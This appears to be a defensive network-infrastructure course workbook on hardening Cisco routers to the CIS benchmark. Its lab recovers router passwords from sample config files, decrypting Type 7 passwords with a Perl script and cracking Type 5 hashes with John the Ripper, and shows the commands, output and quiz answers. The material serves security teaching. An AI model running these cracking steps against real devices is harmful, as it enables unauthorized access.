If you do not have it already installed, you can copy the Kali Linux virtual machine on the course media to your system and then unzip it.

## VMware

---

- Start VMware (Player or Workstation; Fusion on Mac)
- Installing VMware is part of the lab setup instructions that were given to you when you registered


Defensive Network Infrastructure

You should have already obtained VMware Workstation or Player software (VMware Fusion on the Macintosh platform). VMware Workstation will be necessary later in this course, but for today, VM Workstation or Player is sufficient. If you have not yet installed VMware, it is available at [www.vmware.com](http://www.vmware.com). Depending on Internet speed, downloading it may be very slow.

VMware Player is free. A free 30-day upgrade to VMware Workstation is more than sufficient for completing the labs. VMware Fusion for the Macintosh also has a free trial install available.

Note that we have tested the labs with VMware. We have not tested them with any other varieties of virtual machine software, although you are welcome to try them.

# Welcome to VMware




Defensive Network Infrastructure

When you start VMware, you will get a window similar to the previous one. Note that it will vary slightly depending on the version of VMware and whether you are using VMware Workstation, Player, or Fusion.

We will choose “Open a Virtual Machine” and navigate to the directory that contains the Kali image you copied and unzipped from the course media. Subsequent times, you’ll simply be able to select Kali32bit. You will see a screen similar to the one on the next slide.


# Navigating to the Kali Directory



Defensive Network Infrastructure

In this screenshot, you can see that we have navigated to the directory that contains the Kali image. Double-click "Kali32bit.vmx."

# Play Virtual Machine




Defensive Network Infrastructure

Click “Play Virtual Machine.”

Note that in the screenshot, there are multiple VMs to choose from. If you have just installed VMware for the lab, you will not see multiple VMs.

It may take a minute or two for Kali to start.


## Select “I Copied It”



Defensive Network Infrastructure

Select “I Copied It” and Kali Linux will load and initialize. This causes VMware to assign your machine a new virtual MAC address.


## Possible Hardware “Hints”



Defensive Network Infrastructure

You might see a “hint” about hardware. For example, in the slide, we are being told that the integrated webcam can be connected to either the host or one virtual machine at a time. Simply click “OK” to continue.

# Initial Login



Defensive Network Infrastructure

Log in as “root” and use the password “toor” without the quotation marks. This is the default we have set up. It might take a minute or two for Kali to start up after login.

# Start a Shell




Defensive Network Infrastructure

From the menus in the upper, left corner, click “>” to start a shell, as shown in the following.

If you do not see the menus, you might need to use the vertical scrollbar to make them visible, or, wait a few seconds while Kali initializes.

# VMware Basics

- **CTRL+ALT:** Escape from VM
- **CTRL+G:** Direct input to VM
- Switch media from VM < > Host



Defensive Network Infrastructure

## VMware Basics

To escape out of a virtual machine back to your host O/S, use the keystroke combination of CTRL+ALT. To direct input to the virtual machine, you use the keystroke combination of CTRL+G.

When accessing media such as a CD or thumb drive, you can switch between having them accessible from the VM or the host operating system, as shown below. Of course your VM interface will vary depending on the version you have installed.

## 1.2 No Password Encryption

```
root@kali:~# cd /home/501
root@kali:/home/501# less 192.168.1.2.conf1
<snip>
enable secret 5
$1$AVFU$e691eijbsAFAYTGQMA78v/
<snip>
line con 0
password redsox
login
line aux 0
password richard
login
line vty 0 4
password linepassword
```

Defensive Network Infrastructure

By default, passwords are stored locally with no encryption. If you can access the configuration file, you can see the passwords in plain text. We look at three different router configuration files in this lab and extract the passwords. The configuration files are called: **192.168.1.2.conf1**, **192.168.1.2.conf2**, and **192.168.1.2.conf3**. They are located in the directory /root/501.

Not surprisingly, plain text passwords do not comply with the CIS Level 1 Benchmark. Look at the file **192.168.1.2.conf1**. For example, you can use the “less” command or the “more” typed into the shell to examine the file as shown above.

Lines are physical or virtual interfaces to a router. Physical interfaces include the Console (“CON”) and Auxiliary (“AUX”), which was historically widely used for modem access. Most access today is remote, using protocols like telnet (deprecated) or ssh (preferred, and required in the current CIS Benchmark) over virtual interfaces known as VTYs.

Notice that there are cleartext passwords in the config file for:

- The Console password is “redsox”
- The Auxiliary Port password is “Richard”
- 5 VTYs (vty 0 to vty 4), and the password is “linepassword”

Not only are these passwords in cleartext, but they are also weak passwords! Now, locate the “enable secret.” This is the password to enter for global configuration mode, and notice it is encrypted.

## 1.3 Type 7 Passwords

Examine the second config file:

```
root@kali:/home/501# less 192.168.1.2.conf2
version 12.3
service password-encryption
service tcp-keepalives-in
. . .
```

Defensive Network Infrastructure

As you will see later, in the CIS Level 1 Benchmark, clear text passwords are not allowed. Take a look at the second config file, **192.168.1.2.conf2**, using the less command as before.

Password encryption has been turned on with the **service password-encryption** command, which you can see near the top of the config file.


By default, Cisco IOS “Type 7” passwords are used, which means that a now weak sixteenth century cipher called the “Vigenere” cipher is used. It should be no surprise that what was state of the art encryption 500+ years ago is no longer very good. There are many ways to decrypt Type 7 passwords. We will use **ios7decrypt.pl**, a Perl script included on your course media.

First, make sure it is executable by typing the chmod command as follows:

```
root@kali:/home/501# chmod 755 ios7decrypt.pl
```

# Decrypting Type 7 Passwords

## Decrypting with ios7decrypt.pl



A terminal window titled "root@kali: /home/501" showing the output of the command ./ios7decrypt.pl. The output displays four password entries:

```
root@kali: /home/501# ./ios7decrypt.pl
password 7 045802150C2E
password 7 cisco
password 7 110A160A1C1004030F
password 7 cookbook
```

Defensive Network Infrastructure

After you have ensured that **ios7decrypt.pl** is executable (previous page), start it, by simply typing a pathname to it into the shell. For example, type **./ios7decrypt.pl** if it is in your working directory and you will enter interactive mode.

Notice you do NOT receive a prompt.

Copy and paste or type the Console and Auxiliary password line, “password 7 045802150C2E” from the config file, and the password is quickly decrypted and shown as “cisco.” Hint: You can start another shell and “cat” the content to the screen and cut and paste from there as one option (“cat 192.168.1.2.conf2”).


Similarly, you can decrypt the vty password and see that it is “cookbook.” Quit with Control-C.

Alternatively, you could issue the command line that follows:

```
root@kali:/home/501# ./ios7decrypt.pl < 192.168.1.2.conf2 | grep password
```

## 1.4 Cracking Type 5 Passwords

3 accounts and a dictionary attack  
crack one-accounts password only



```
root@kali: /home/501
File Edit View Search Terminal Help
root@kali:/home/501# john --wordlist=/usr/share/john/password.lst router-passwords.txt
Loaded 3 password hashes with 3 different salts (FreeBSD MD5 [128/128 SSE2 intrinsics 12x])
password      (teddemop)
guesses: 1   time: 0:00:00:00 DONE (Tue Feb 17 09:15:16 2015) c/s: 23932  trying: haro - sss
Use the "-show" option to display all of the cracked passwords reliably
root@kali:/home/501#
```

Defensive Network Infrastructure

As you will see later, in the CIS Level 1 Benchmark, user names, one per administrator, are required. These are used instead of line passwords. When local usernames are specified in the config file, line passwords as in our first examples are ignored.

Take a look at the third config file, **192.168.1.2.conf3**.

You can use the “more” command as before or your favorite editor.

You will see that we have local user names (per router) defined, and we are using Type 5 passwords. These are stored as MD5 hashes with a 32-bit salt and they are far more secure.

We can crack Type 5 Passwords (and many other types as well) with John the Ripper, which is included in Backtrack and Kali Linux. You are probably already familiar to some extent with password crackers and most likely John, so we will skip the in-depth discussion.

John expects a file in a traditional Unix/Linux passwd file format. You can create this file yourself by writing a script, cutting and pasting, or using the file named **router-passwords.txt** in /home/501.

If you use this file, examine it and you will see it has three password hashes in it: the enable password hash and the password hashes for the accounts teddemop and baldpete.

Make sure you are in the /home/501 directory (cd /home/501).

We will first run John and attempt a dictionary attack that uses the default dictionary or wordlist named **password.lst**:

```
root@kali:/home/501# john --wordlist=/usr/share/john/password.lst router-
passwords.txt
```

As you can see in the previous screenshot, it cracked one password; teddemop has a very simple and poor password, the word “password.”

## Hybrid Attack

---

Try again, this time with the command line:

```
john --wordlist=/usr/share/john/password.lst  
--rules router-passwords.txt
```

The **--rules** option enables word-mangling rules

Defensive Network Infrastructure

Try again, this time with the following command line:

```
root@kali:/home/501# john --wordlist=/usr/share/john/password.lst --rules  
router-passwords.txt
```

The **--rules** option enables word-mangling rules, which will use all the passwords in the wordlist as well as simple variants of them.

John will crack one additional password; however, the enable password is not cracked.

You can attempt to crack the remaining password with a brute force attack, which always succeeds. It will attempt all possible passwords, but may take a long time. It may take longer than class, it may even take longer than you'll live.

# Brute Force Attack

```
root@kali:~/home/501# rm ~/john/john.pot
root@kali:~/home/501# john router-passwords.txt
Loaded 3 password hashes with 3 different salts (FreeBSD MD5, 128/128 S
SE2 intrinsics 12x)
password          (taddesop)
Secret1           (balldare)
guesses: 2  time: 8:00:00:07 84.64% (2) [ETA: Tue Feb 17 09:32:15 2015]
          c/s: 21708 trying: 6japan - 6selissa
guesses: 2  time: 8:00:00:19 0.65% (3)  c/s: 22573 trying: mim004 - al
r741
guesses: 2  time: 8:00:01:42 0.00% (3)  c/s: 24582 trying: cl97165 - cl96507
guesses: 2  time: 8:00:10:37 0.00% (3)  c/s: 24172 trying: pc59862 - pc57685
guesses: 2  time: 8:00:21:93 0.00% (3)  c/s: 24652 trying: bho96 - bhoekJ
guesses: 2  time: 8:01:15:52 0.00% (3)  c/s: 22478 trying: roampad - roamp13
```

You can attempt to crack the remaining password with a brute force attack, which always succeeds. It will attempt all possible passwords, but might take a long time. It might take longer than class—it might even take longer than you'll live.

John stores cracked passwords in the john.pot file. Delete john.pot (`rm ~/john/john.pot`) as in the screenshot above so that John launches the brute force attack against all three passwords.

Use the following command line to launch a brute force attack:

```
root@kali:/home/501# john router-passwords.txt
```

Hitting the space bar updates John's output as shown.

After almost 8 hours, the enable password has not been cracked (this is on a slow laptop). We gave up after 24 hours, but again, we were attempting to crack it on a slow laptop.

## Questions Regarding the Lab

---

1. What is baldpete's password?
2. Which type of password is trivial to crack and uses a sixteenth century cipher?
3. Are passwords in configuration files cleartext or encrypted by default?
4. What type of password-cracking attack will always succeed?

Defensive Network Infrastructure

Answers:

1. baldpete's password is Secret1.
2. Cisco IOS Type 7 passwords use the sixteenth century Vigenere cipher and are now trivial to crack.
3. Passwords are stored in cleartext by default.
4. A brute force attack will always succeed eventually, although it can take a very long time.

# DNI Roadmap

- Introduction
- Network Infrastructure as Targets
- Implementing the CIS Security Configuration Benchmark for Cisco IOS to Improve Security
- Advanced Controls
- Conclusion

- **CISecurity Level 1 and 2 Benchmarks for Routers**
- **SANS Gold Standard for Switch Configurations**
- **Auditing with RAT and Nipper**
- **Lab: Using Nipper**

Defensive Network Infrastructure

This page intentionally left blank.

# Configuration Standards

- Configuration standards are a must
  - Inconsistencies lead to errors, unplanned work, and network “weirdness”
- Standards documents define how routers should be configured
- Not exciting, but they have a very high yield

Defensive Network Infrastructure

## Configuration Standards

Configuration standards are one place where you can directly or indirectly influence your organization. Configuration standards are not only critical for routers but other hardware and software systems as well.

It is important to avoid the “snowflake effect.” Every snowflake is unique, but do you want every router to have a unique configuration that is perhaps also undocumented? How can you possibly test changes you want to roll out if every device is configured differently? If you find something suspicious in a router’s configuration, whether software or hardware, how do you know if it is legitimate or signs of an attack?

Is that service supposed to be enabled, that account legitimate, and is that modem supposed to be connected to that router? Without configuration management, it is difficult to know.

We also must periodically audit our configuration on some schedule. Even if all our configurations are documented, if we have the “snowflake effect,” auditing becomes very hard.

We will look at some auditing tools (such as RAT and Nipper) later.

# Selecting IOS Releases

- Traditionally multiple IOS release trains
  - Mainline train
  - Technology train
  - Service Provider train
- Since IOS 15.0, only one train (the M/T train):
  - Usually one or more "feature sets" or "packages"
- Use the software advisor to select an IOS version:
  - Identify desired features
  - Always check the Cisco PSIRT page to see any vulnerabilities in the version of IOS suggested

Defensive Network Infrastructure

## Selecting IOS Releases

Cisco routers and most switches run the IOS operating system. Older versions of switches run CatOS.

Cisco has traditionally had several IOS release "trains" available. According to Cisco, a train is "a vehicle for delivering Cisco software to a specific set of platforms and features." We can think of a train as roughly targeting a specific set of customers.

For example, there is the "mainline" train intended to be as stable as possible, the technology or "T" train that is updated regularly, is less stable, and is not suggested for most production environments, and the Service Provider or "S" train.

Since IOS 15.0, there has been only one train, the M/T train. T releases are standard maintenance releases and M releases are extended releases.

In addition to the version of IOS, there is typically one or more "feature sets" or "packages" chosen. There are usually eight different feature sets for routers and five for switches.

This can make choosing the appropriate version of IOS difficult. Cisco has an IOS Software Advisory tool available to help customers define their hardware and functionality requirements that suggests a version of IOS that is the most appropriate fit.

Always check the Cisco PSIRT page to see any vulnerabilities in the version of IOS suggested by the Software Advisory tool.

Remember the Policy of Least Privilege and select an IOS release that meets your needs for best security and performance without additional functionality that is not needed.

# CIS Benchmark for Cisco IOS

- Officially “Security Configuration Benchmark for Cisco IOS”
- Cisco router security best practices developed by consensus:
  - CIS, SANS, Cisco, DISA, NSA, Qwest, MCI/UUNET, MITRE, Tenable, and more
- Defines best practices
- Broad benchmarks that apply to most
- Level I and Level II recommendations

Defensive Network Infrastructure

## CIS Benchmark for Cisco IOS

CIS develops benchmarks through collaborative development and consensus, including from U.S. government agencies, private companies, and educational institutions. They define best practices for securing systems of various types, and the Security Configuration Benchmark for Cisco IOS provides “prescriptive guidance for establishing a secure configuration posture.” It was developed by router security experts from a wide variety of organizations with many years of router configuration and administration experience.

CIS has several benchmarks related to network devices. We are specifically covering the CIS Cisco IOS Benchmark (v3.0.1 as of this writing).

Others include:

- CIS Cisco Firewall Benchmark v3.0.2
- CIS Cisco IOS Internet Edge Benchmark v1.0.0
- CIS Cisco Wireless LAN Controller 7 Benchmark v1.1.0
- CIS Cisco IOS Branch Benchmark v1.0.0
- CIS Cisco Firewall Internet Edge Benchmark v1.0.0
- CIS Cisco Firewall VPN Services Benchmark v1.0.0
- CIS Checkpoint Firewall Benchmark v1.0.0
- CIS Juniper JunOS Benchmark v1.0.1

# CIS Level 1 Benchmark

- “Prudent level of minimum due care”
- Basic security settings
- Three requirements for Level 1 items:
  - Be practical and prudent (widely applicable)
  - Provide clear security benefits
  - Unlikely to cause an interruption of service

Defensive Network Infrastructure

## CIS Level 1 Benchmark

CIS Level 1 Benchmarks defines the “prudent level of minimum of due care” for basic router security. Level 1 recommendations meet three requirements:

- They are practical and prudent (widely applicable).
- They provide clear security benefits.
- They are unlikely to cause an interruption of service (that is, break anything, but still test and do not assume).

In addition, they are easily implemented by almost anyone with some technical knowledge; they do not require an expert in Cisco routers, and they are easily auditable with a tool, for example RAT or Nipper.

The CIS Level 1 Benchmark should be followed as a bare minimum. We cover the Level 1 Benchmark in detail.

To use the vernacular, the CIS Level 1 Benchmark is a “No Brainer.”

## CIS Level 2 Benchmark

---

- Extends Level 1 to more advanced steps to protect routers
- Not all changes are globally applicable
- Requires detailed understanding of the network to implement
- Some recommendations for where security is paramount

Defensive Network Infrastructure

### **CIS Level 2 Benchmark**

The CIS Level 2 Benchmark extends Level 1 with more advanced steps to more thoroughly protect the routers and the routing infrastructure; however, not all parts of the Level 2 Benchmark are applicable to all networks.

An experienced network administrator who knows the network well is needed to evaluate proposed changes to the network and their impact. Some changes might be detrimental and some changes might actually break things.

Level 2 Benchmark recommendations will have one or more of the following characteristics:

- Intended where security is paramount
- Acts as defense in depth
- May negatively inhibit the utility or performance of the technology, including break things

# Benchmarks Divided into Groups

- Management Plane:
  - Authentication, authorization, remote access, SNMP, banners, and so on
- Control Plane:
  - NTP, logging, hazardous services, routing protocols, status protocols, and so on
- Data Plane:
  - Everything else: IP source routing, directed broadcasts, NAT, and so on

Defensive Network Infrastructure

## Benchmark Groups

The CIS Benchmark groups recommendations for securing routers into three categories for both Level 1 and Level 2:

- **Management Plane:** “Services, settings, and data streams related to setting up and examining the static configuration of the router, and the authentication and authorization of router administrators.”
- **Control Plane:** “Monitoring, route table updates, and generally the dynamic operation of the router. Services, settings, and data streams that support and document the operation, traffic handling, and dynamic status of the router.”
- **Data Plane:** “The Data Plane is for everything not in control or management planes.”

We also look at the recommendations on a group by group basis as the benchmark does.

# Level 1: Management Plane Rules

---

- Local AAA
- Access rules
- Banners
- Passwords
- SNMP

Defensive Network Infrastructure

## **Level 1: Management Plane Rules**

Management Plane rules in the CIS Benchmark include AAA (configuration of local authentication), router access controls, implementing banners, password rules, and SNMP configuration.

## Level 1: AAA Rules

- Shared accounts are bad
- Authentication configured via AAA
- AAA via local user accounts or a remote TACACS authentication server
- No authorization or accounting required in Level 1 rules (Level 2)

Defensive Network Infrastructure

### Level 1: AAA Rules

Shared accounts are bad because there is no accountability.

By default, all Cisco IOS devices, including routers, authenticate based on (shared) line passwords and an implicit default account. They share an enable secret for higher level authorization than basic access, that is to make changes or “configure.”

The Level 1 Benchmark requires routers use accounts (username/password) specific to each administrator who accesses the router. If this is not the case, it is not possible to tell from log messages who the last person was who modified the router.

If AAA (Authentication, Authorization and Accounting) is configured, more granular access and accountability are possible.

Compare the follow two log messages:

- \*Mar 1 00:07:23.487: UTC %SYS-5-CONFIG\_I: Configured from console by console
- \*Mar 1 00:9:33.143 UTC: %SYS-5-CONFIG\_I: Configured from console by jchooch on vty0 (192.168.1.1)

In the first, we just know that a change was made, but not who made it. In the second, we know who the user was.

Note that this log message is generated when someone exits global configuration mode—whether they made any changes or not (of course much more logging is possible as well).

AAA allows the use of an external access server, as described below, but does not require one. Local (to a router) user names and passwords may be used instead.

A centralized TACACS+ server or RADIUS server is preferred for larger networks (and required as a Level 2 rule), and routers can be configured for remote authentication instead of using local (per router) usernames/passwords.

Even in this case, it is recommended that there is at least one local user in case the centralized authentication fails for whatever reason.

Note: It is possible to establish local usernames/passwords without AAA; however, Level 1 rules specify AAA so that is how we are proceeding.

## Level 1: Local AAA Rules

### Enable AAA for Local Authentication

- Enable the AAA service
- Use local authentication for login and privileged access
- Can establish a named AAA list or use the default (named “default”)

```
rtr-99(config)# aaa new-model
rtr-99(config)# aaa authentication login local_auth local
rtr-99(config)# aaa authentication enable local_auth enable
```

Defensive Network Infrastructure

#### Level 1: Local AAA Rules: Enable AAA for Local Authentication

The “aaa new-model” command enables the AAA services. We will use the AAA model for login authentication against local usernames and passwords, created next. We will also rely on the enable secret for access to privileged configuration mode.

It is often recommended to give the new AAA list a unique name that reflects your configuration instead of using the default list name of “default” as any changes that are made to this AAA list are bound to all lines automatically and a configuration mistake can lock you out of your router!

If you specify a named authentication method instead of the default type, it is important to supply the authentication list name when configuring VTY and console interfaces instead of accepting the default list name, as you will see.

## Level 1: Local AAA Rules

### Create Local Users

- Create local usernames
- Use standard good password rules to help mitigate password-guessing attacks, such as from Hydra

The following creates a weak Type 7 password:

```
rtr-99(config) # username theuser password userspassword
```

In IOS 12.2(8)T+, the following creates a far more secure Type 5 password:

```
rtr-99(config) # username theuser secret userspassword
```

Defensive Network Infrastructure

#### Level 1: Local AAA Rules

##### Create Local Users

Create a unique username for each administrator to the router. Shared accounts are forbidden. The recommendation is for administrators to have standard privilege 1 access accounts, and use the enable secret for access to privilege Level 15 / global configuration mode.

Select complex passwords using standard good password guidelines to mitigate password guessing and brute force authentication attacks.

When local usernames are created with the “username *username* password *password*” syntax, the passwords are either stored unencrypted in the configuration file or slightly encrypted (Type 7 passwords) when “service password-encryption” is enabled ( § 1.1.4.2).

From IOS 12.2(8)T and beyond, it is strongly recommended that the “username *theuser* secret *password*” syntax be used, which creates Type 5 passwords. Type 5 passwords are stored as an MD5 hash, which is far more difficult to attack than Type 7 passwords, which use the trivial to crack Vigenere cipher.

## Level 1: Access Rules Require AAA for All Lines

- Configure all management lines to require login via a named or default AAA list
- Must be set individually for all lines

```
rtr-99(config)# line vty 0 4
rtr-99(config-line)# login authentication local_auth
rtr-99(config-line)# exit
rtr-99(config)# line con 0
rtr-99(config-line)# login authentication local_auth
rtr-99(config-line)# exit
```

Defensive Network Infrastructure

### Level 1: Access Rules

#### Require AAA Authentication for Local Console and VTY Lines

Configure all management lines to require login via a named or default AAA list. These must be set separately for each type of management line (vty, console, etc.). If using the default AAA list, the keyword “default” is used in the following commands instead of a named list, represented by *local\_auth*:

```
rtr-99# configure terminal
Enter configuration commands, one per line. End with CNTL/Z
rtr-99(config)# line vty 0 4
rtr-99(config-line)# login authentication local_auth
rtr-99(config-line)# exit
rtr-99(config)# line con 0
rtr-99(config-line)# login authentication local_auth
rtr-99(config-line)# exit
rtr-99(config)# CNTL/Z
rtr-99#
```

## Level 1: Access Rules

- Require privilege Level 1 for all local users
- Level 1 requires SSH instead of telnet for remote access
- Restrict access to authorized hosts
- Forbid the Auxiliary port

Defensive Network Infrastructure

### Level 1: Access Rules

When dealing with remote access to the router, most people have historically relied on the telnet protocol. This is unfortunate, because the telnet protocol is susceptible to a wide range of attacks, not the least of which includes sniffing the transmission of passwords in clear-text. Previous versions of the benchmark allowed telnet, but now SSH is required.

When configuring remote access, restrict access to the router to authorized hosts. If the Auxiliary port is not used, it should be disabled.

## Level 1: Access Rules

### Privilege Level 1 for Local Users

- Local users should be set to the lowest level permissions possible; privilege Level 1
- Enable password is required for privilege Level 15 access for modifying router configuration

```
rtr-99(config)# user local_username privilege 1
```

Defensive Network Infrastructure

#### Level 1: Access Rules

##### Require Privilege Level 1 for Local Users

Local users should all be set to the lowest level permissions possible, privilege Level 1.

All users have an associated privilege Level that ranges from 1 to 15. A standard user (and the default) has privilege Level 1. Entering enable and the enable password raises the privilege level to Level 15. If a user has the associated privilege Level 15, he can execute privileged commands without the need to enter the enable password.

Most commonly, only Level 1 and 15 are used.

# SSH versus Telnet Access

- Most access to routers is remote
- Traditionally, telnet has been used, which is a clear text protocol
- Secure Shell (SSH) is a replacement
  - SSHv1 introduced in 12.0 IOS
  - SSHv2 available in recent releases and fixes SSHv1 vulnerabilities

Defensive Network Infrastructure

## SSH Versus Telnet Access

Traditionally, most administration has been done via telnet, a clear text protocol. Telnet passes usernames and passwords over the wire in clear text and is easily sniffable. Previous versions of the CIS Cisco IOS Benchmark allowed telnet and SSH was a Level 2 rule, but no longer.

Cisco first introduced SSH version 1 as an alternative and secure replacement for the telnet protocol in IOS 12.0(5)S. SSH creates a secure encrypted tunnel from the administrator's machine to the network device being managed. It is also widely used for administering Unix and Linux systems as well.

Unfortunately, due to U.S. export regulations on strong encryption, the SSHv1 protocol was NOT widely available in 12.0, 12.1 or 12.2 IOS release trains. It required purchasing the strong encryption IOS feature set and was significantly more expensive than the most popular feature sets. This is no longer the case. With the 12.3 release of IOS, SSH support is widely available.

While SSHv1 does provide strong encryption for remote management of routers, it suffers from other security flaws that were addressed in the SSHv2 specification. For this reason, SSHv2 is encouraged over SSHv1, whereas SSHv1 access is encouraged over telnet. SSHv2 support is available in IOS 12.3(4)T and later releases.

SSHv1 has been extensively scrutinized by the security community, and while a vast improvement over telnet, it suffers from a number of vulnerabilities and there are many publically available attack tools.

The following is from Cisco's website:

"The SSH Version 2 server is supported in Cisco IOS Release 12.3(4)T, 12.3(2)XE, 12.2(25)S, and 12.3(7)JA; the SSH Version 2 client is supported beginning with Cisco IOS Release 12.3(7)T and is supported in Cisco IOS Release 12.3(7)JA. (The SSH client runs both the SSH Version 1 protocol and the Version 2 protocol and it is supported in both k8 and k9 images in Cisco IOS Release 12.3(4)T.)"

Many of the attacks against vulnerabilities below are readily available in publicly available source code. Cisco has taken steps to mitigate many of these vulnerabilities but some are due to critical design flaws in SSHv1 that are resolved in SSHv2.

That said, SSHv1 is still preferred over telnet, and SSHv2 is preferred over SSHv1.

SSHv1 vulnerabilities include:

- **Malformed packet DoS (CSCdz60229):** This is a Cisco implementation vulnerability where malformed SSH packets can cause an IOS device to reboot or hang and require manual intervention. The packets can be sent from an unauthenticated user. Find more information at <http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20021219-ssh-packet>.
- **Large packet DoS (CSCdw33027):** Another Cisco implementation vulnerability that was introduced when patching a different SSHv1 vulnerability. When this vulnerability is exploited, the SSH module will consume too much of the processor's time, causing a DoS. In some cases, the device will reboot. Find more information at <http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20020627-ssh-scan>.
- **Traffic analysis attacks (CSCdt57231):** This vulnerability is described in the paper "Passive Analysis of SSH (Secure Shell) Traffic" by Dug Song and Solar Designer from 2001 and most recently revised 6 June 2010. It is available at <http://www.openwall.com/articles/SSH-Traffic-Analysis> and <http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20010627-ssh>.
- **CRC-32 check vulnerability (CSCdt96253):** This vulnerability could allow an attacker to compromise the security of an established SSHv1 session and inject traffic into an established session to run arbitrary commands in the context of the current session. It is described in the Core Security Technologies paper "An Attack on CRC-32 Integrity Checks on Encrypted Channels Using CBC and CFB Modes," which is available at <http://www.coresecurity.com/files/attachments/CRC32.pdf> and <http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20010627-ssh>.
